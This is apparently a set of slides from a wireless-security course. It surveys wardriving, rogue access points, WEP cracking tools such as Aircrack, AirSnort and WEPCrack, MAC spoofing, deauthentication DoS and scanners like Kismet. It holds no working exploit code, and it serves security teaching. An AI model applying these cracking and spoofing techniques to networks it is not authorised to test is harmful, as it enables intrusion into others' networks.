- ⦿ An IDS alerts when the device gets any kind of network traffic
- ⦿ An easier way is to find access points (AP) by running a software such as Wi Fi Finder or NetStumbler

# Advantages and Disadvantages of a Wireless Network

## ⊙ Advantages are:

- Mobility
- Cost-effective in the initial phase
- Easy connection
- Different ways to transmit data
- Easy sharing


## ⊙ Disadvantages are:

- Mobility
- High cost post-implementation
- No physical protection of networks
- Hacking has become more convenient
- Risk of data sharing is high



# Antennas

- ⦿ Antennas are very important for sending and receiving radio waves.
- ⦿ They convert electrical impulses into radio waves and vice versa.
- ⦿ There are two types of antennas:
  - Omni-directional antennas
  - Directional antennas
- ⦿ Can antennas are also very popular in the wireless community and are used mostly for personal use.




# Ssids

- ⦿ The SSID is a unique identifier that wireless networking devices use to establish and maintain wireless connectivity
- ⦿ SSID acts as a single shared identifier between access points and clients
- ⦿ Security concerns arise when the default values are not changed, as these units can be easily compromised
- ⦿ A non-secure access mode allows clients to connect to the access point using the configured SSID, a blank SSID, or an SSID configured as “any”



# Access Point Positioning

- ⦿ An access point is a piece of wireless communications hardware that creates a central point of wireless connectivity
- ⦿ Similar to a “hub,” the access point is a common connection point for devices in a wireless network.
- ⦿ Wireless access points must be deployed and managed in common areas of the campus and they must be coordinated with Telecommunications and Network Managers.



# Rogue Access Points

- ⦿ A rogue/unauthorized access point is one that is not authorized for operation by a particular firm or network
- ⦿ Tools that can detect rogue/unauthorized access points include NetStumbler and MiniStumbler
- ⦿ The two basic methods for locating rogue access points are:
  - Beaconing/requesting a beacon
  - Network Sniffing: Looking for packets in the air



# Tools to Generate Rogue Access Points: Fake AP

- ⊙ Fake AP provides the means of hiding in plain sight, making it unlikely for an organization to be discovered
- ⊙ Fake AP confuses Wardrivers, NetStumblers, Script Kiddies, and other undesirables
- ⊙ Black Alchemy's Fake AP generates thousands of counterfeit 802.11b access points
- ⊙ Fake AP is a proof of concept released under the GPL
- ⊙ Fake AP runs on Linux and BSD versions

**<http://www.blackalchemy.to/project/fakeap/>**

# Tools to Detect Rogue Access Points: Netstumbler


◉ NetStumbler is a Windows utility for WarDriving written by MariusMilner.

◉ Netstumbler is a high level WLAN scanner. It operates by sending a steady stream of broadcast packets on all possible channels.

◉ Access points (AP) respond to broadcast packets to verify their existence, even if beacons have been disabled.

◉ NetStumbler displays:


- Signal Strength
- MAC Address
- SSID
- Channel details



<http://www.netstumbler.com>

# Tools to Detect Rogue Access Points: Ministumbler

- ◉ MiniStumbler is the smaller sibling of a free product called NetStumbler.
- ◉ By default, most WLAN access points (APs) broadcast their Service Set Identifier (SSID) to anyone who will listen. This flaw in WLAN is used by MiniStumbler.
- ◉ It can connect to a global positioning system (GPS).




[www.netstumbler.com](http://www.netstumbler.com)

# What Is Wired Equivalent Privacy (WEP)?

- ⊙ WEP is a component of the IEEE 802.11 WLAN standards. Its primary purpose is to provide for confidentiality of data on wireless networks at a level equivalent to that of wired LANs.
- ⊙ Wired LANs typically employ physical controls to prevent unauthorized users from connecting to the network and viewing data. In a wireless LAN, the network can be accessed without physically connecting to the LAN.
- ⊙ IEEE chose to employ encryption at the data link layer to prevent unauthorized eavesdropping on a network. This is accomplished by encrypting data with the RC4 encryption algorithm.



# WEP Tool : Aircrack

A screenshot of a Windows-style window titled "aircrack 2.1". The window contains a text-based menu for the aircrack tool. The text is as follows:

```
aircrack 2.1 - (C) 2004 Christophe Devine

usage: aircrack <pcap filename(s)>

5 : debug - specify beginning of the key
4 : bruteforce fudge factor <current: 2>
3 : packet MAC filter: 00:00:00:00:00:00
2 : WEP key length in bits, current: 128
1 : read IVs from a specified pcap file
0 : start cracking <with 0 WEP IVs>

-> _
```

- 802.11 sniffer and WEP key cracker
- Recovers 40-bit or 104-bit WEP key
- Implements FMS attack with some new attacks
- Supports Windows, Linux, and MacOS

# WEP Tool: AirSnort

- ⦿ AirSnort is a wireless LAN (WLAN) tool which recovers encryption keys on 802.11b WEP networks
- ⦿ AirSnort operates by passively monitoring transmissions, computing the encryption key when enough packets have been gathered
- ⦿ AirSnort runs under Linux, and requires that the wireless NIC be capable of rf monitor mode, and that it pass monitor mode packets up via the PF\_PACKET interface



**<http://airsnort.shmoo.com/>**

# WEP Tool: WEPCrack

- ⊙ WEPCrack is an open source tool for breaking 802.11 WEP secret keys
- ⊙ This tool is an implementation of the attack described by Fluhrer, Mantin, and Shamir in the paper “Weaknesses in the Key Scheduling Algorithm of RC4”
- ⊙ While AirSnort has captured the media attention, WEPCrack was the first publicly available code that demonstrated the above attack
- ⊙ The current tools are Perl-based and are composed of the following scripts:
  - WeakIVGen.pl
  - prism-getIV.pl
  - WEPCrack.pl

**[wepcrack.sourceforge.net/](http://wepcrack.sourceforge.net/)**

# What is WPA?

- ⊙ WPA is not an official IEEE standard, but will be compatible with the upcoming 802.11i security standard
- ⊙ WPA (Wi-Fi Protected Access) is a data encryption method for 802.11 WLANs
- ⊙ WPA resolves the issue of weak WEP headers, which are called initialization vectors (IV)
- ⊙ WPA is designed to be a software upgrade
- ⊙ With WPA, the rekeying of global encryption keys is required

# Related Technology and Carrier Networks

- ◉ **CDPD**: Cellular Digital Packet Data (TDMA)
- ◉ **1xRTT on CDMA** (Code Division Multiple Access): Mobile phone carrier networks
- ◉ **GPRS**: General Packet Radio Service on GSM (Global System for Mobile Communications)
- ◉ **FRS** (Family Radio Service) and **GMRS** (General Mobile Radio Service): Radio services


- ◉ **HPNA** (Home Phone Networking Alliance) and **Powerline Ethernet**: Non-traditional networking protocols
- ◉ **802.1x**: Port security for network communications
- ◉ **BSS** (Basic Service Set): Access point ~ bridges wired and wireless network
- ◉ **IBSS** (Independent Basic Service Set): peer-to-peer or ad-hoc operation mode

# MAC Sniffing and AP Spoofing

- ⦿ MAC addresses are easily sniffed by attackers since they must appear in the clear even when WEP is enabled.
- ⦿ An attacker can use those advantages in order to masquerade as a valid MAC address by programming the wireless card, and getting into the wireless network and using the wireless pipes.
- ⦿ Spoofing MAC addresses is very easy. Using packet-capturing software, an attacker can determine a valid MAC address using one packet.
- ⦿ To perform a spoofing attack, an attacker must set up an access point (rogue) near the target wireless network or in a place where a victim may believe that wireless Internet is available.

# Tool to Detect MAC Address Spoofing: Wellenreiter V2

- Wellenreiter is a wireless network discovery and auditing tool
- It is the easiest Linux scanning tool to use
- It can discover networks (BSS/IBSS) and detect ESSID broadcasting or non-broadcasting networks and their WEP capabilities and the manufacturer automatically
- It also identifies traffic that is using a spoofed MAC address without relying on the MAC OUI information
- DHCP and ARP traffic is decoded and displayed to give further information about the networks
- An ethereal/tcpdump-compatible dumpfile and an application savefile are automatically created
- Using a supported GPS device and the gpsd location of the discovered networks can be tracked



# Terminology


- ⊙ **WarWalking** – Walking around to look for open wireless networks
- ⊙ **Wardriving** – Driving around to look for open wireless networks
- ⊙ **WarFlying** – Flying around to look for open wireless networks
- ⊙ **WarChalking** – Using chalk to identify available open networks
- ⊙ **Blue jacking** – Temporarily hijacking another person's cell phone using Bluetooth technology
- ⊙ **Global Positioning System (GPS)** – Can also be used to help map the open networks that are found



# Denial of Service Attacks

- ⦿ Wireless LANs are susceptible to the same protocol-based attacks that plague wired LANs
- ⦿ WLANs send information via radio waves on public frequencies, making them susceptible to inadvertent or deliberate interference from traffic using the same radio band
- ⦿ Types of DoS attacks:
  - Physical Layer
  - Data-Link Layer
  - Network Layer

## Wireless DoS




# Dos Attack Tool: Fatajack

- ⊙ Fatajack is a modified WLAN Jack that sends a deauth instead of an auth.
- ⊙ This tool highlights poor AP security and works by sending authentication requests to an AP with an inappropriate authentication algorithm and status code. This causes most to drop the relevant associated session.

# Man-in-the-Middle Attack (MITM)

## Two types of MITM:

- Eavesdropping
  - Happens when an attacker receives a data communication stream
  - Not using security mechanisms such as Ipsec, SSH, or SSL makes data vulnerable to an unauthorized user
- Manipulation
  - An extended step of eavesdropping
  - Can be done by ARP poisoning



# Scanning Tools

- ◉ Redfang 2.5
- ◉ Kismet
- ◉ THC-WarDrive
- ◉ PrismStumbler
- ◉ MacStumbler
- ◉ Mognet
- ◉ WaveStumbler


- ◉ StumbVerter
- ◉ AP Scanner
- ◉ SSID Sniff
- ◉ Wavemon
- ◉ Wireless Security Auditor
- ◉ AirTraf
- ◉ Wifi Finder
- ◉ AirMagnet

# Scanning Tool: redfang

- ◉ Written by Ollie Whitehouse
- ◉ Searches for non-discoverable Bluetooth-enabled devices by brute-forcing the last six bytes of the device's Bluetooth address and doing a `read_remote_name()`

# Scanning Tool: Kismet

- ◉ Completely passive, capable of detecting traffic from APs and wireless clients alike (including NetStumbler clients) as well as closed networks.
- ◉ Requires 802.11b capable of entering RF monitoring mode. Once in RF monitoring mode, the card is no longer able to associate with a wireless network.
- ◉ Kismet needs to run as root, but can switch to lesser privileged UID as it begins capture.
- ◉ To hop across channels run *kismet\_hopper -p*.
- ◉ Closed network with no clients authenticated is shown by <nossid>, updated when client logs on.



The screenshot shows the Kismet Network List window. The title bar indicates the user is 'dragorn@gir.lan.nerv-un.net' in the directory '/home/dragorn'. The window is titled 'Network List—(Autofit)'. It contains a table with columns: Name, T, W, Ch, Packts, Flags, Data, and CInt. The 'Info' panel on the right shows statistics for the detected networks. The 'Status' panel at the bottom shows IP addresses found for various networks.

| Name                      | T | W | Ch | Packts | Flags | Data | CInt |
|---------------------------|---|---|----|--------|-------|------|------|
| p@thf1nd3r                | A | Y | 06 | 171    |       | 70   | 35   |
| <no ssid>                 | A | N | 05 | 1      |       | 0    | 0    |
| KrullNet1                 | A | Y | 06 | 27     |       | 0    | 0    |
| linksys                   | A | N | 06 | 81     | FU4   | 8    | 2    |
| marley                    | A | N | 06 | 312    |       | 17   | 1    |
| <no ssid>                 | D | N | -- | 20     | A2    | 20   | 18   |
| ! PARMAS                  | A | N | 07 | 30     |       | 0    | 0    |
| <no ssid>                 | A | Y | 06 | 1      |       | 0    | 0    |
| GRXWirelessNetwork        | A | Y | 06 | 2      |       | 0    | 0    |
| ! SECMA5                  | A | N | 07 | 13     |       | 0    | 0    |
| <no ssid>                 | D | N | -- | 1      | A4    | 1    | 66   |
| ! <Lucent Outdoor Router> | D | N | -- | 267    |       | 267  | 1    |

**Info**

|         |        |
|---------|--------|
| Ntwrks  | 105    |
| Pckets  | 1258   |
| Cryptd  | 104    |
| Weak    | 0      |
| Noise   | 289    |
| Discrd  | 289    |
| Pkts/s  | 50     |
| Elapsed | 000027 |

**Status**


Found IP 159.139.90.1 for <no ssid>::00:04:76:BB:A7:04 via ARP  
Found IP 159.139.90.1 for <no ssid>::00:04:76:BB:A7:04 via ARP  
Found IP 159.139.90.1 for <no ssid>::00:04:76:BB:A7:04 via ARP  
Found IP 159.139.120.13 for <no ssid>::00:B0:D0:DE:60:E3 via TCP  
Battery: AC charging 100% 0h0m0s

# Scanning Tool: THC-WarDrive V2.1

- ⊙ A Linux-based tool
- ⊙ THC-WarDrive is a tool for mapping the city for wavelan networks with a GPS device while driving a car or walking through the streets
- ⊙ It is effective and flexible, a “must-download” for all wavelan nerds
- ⊙ Supports NMEA GPS devices
- ⊙ Free to download at [http://\*\*www.thc.org/releases.php\*\*](http://www.thc.org/releases.php)

# Scanning Tool: prismstumbler

- ◉ Prismstumbler is a wireless LAN (WLAN) that scans for beaconframes from access points.
- ◉ Prismstumbler operates by constantly switching channels and monitors any frames received on the currently selected channel.
- ◉ The program was created by using ideas and codesnippets from prismdump, AirSnort, and Ethereal.
- ◉ Prismstumbler will also find private networks. Since the method used in prismstumbler is receive only, it can also find networks with weaker signals and discover more networks.




<http://prismstumbler.sourceforge.net/>



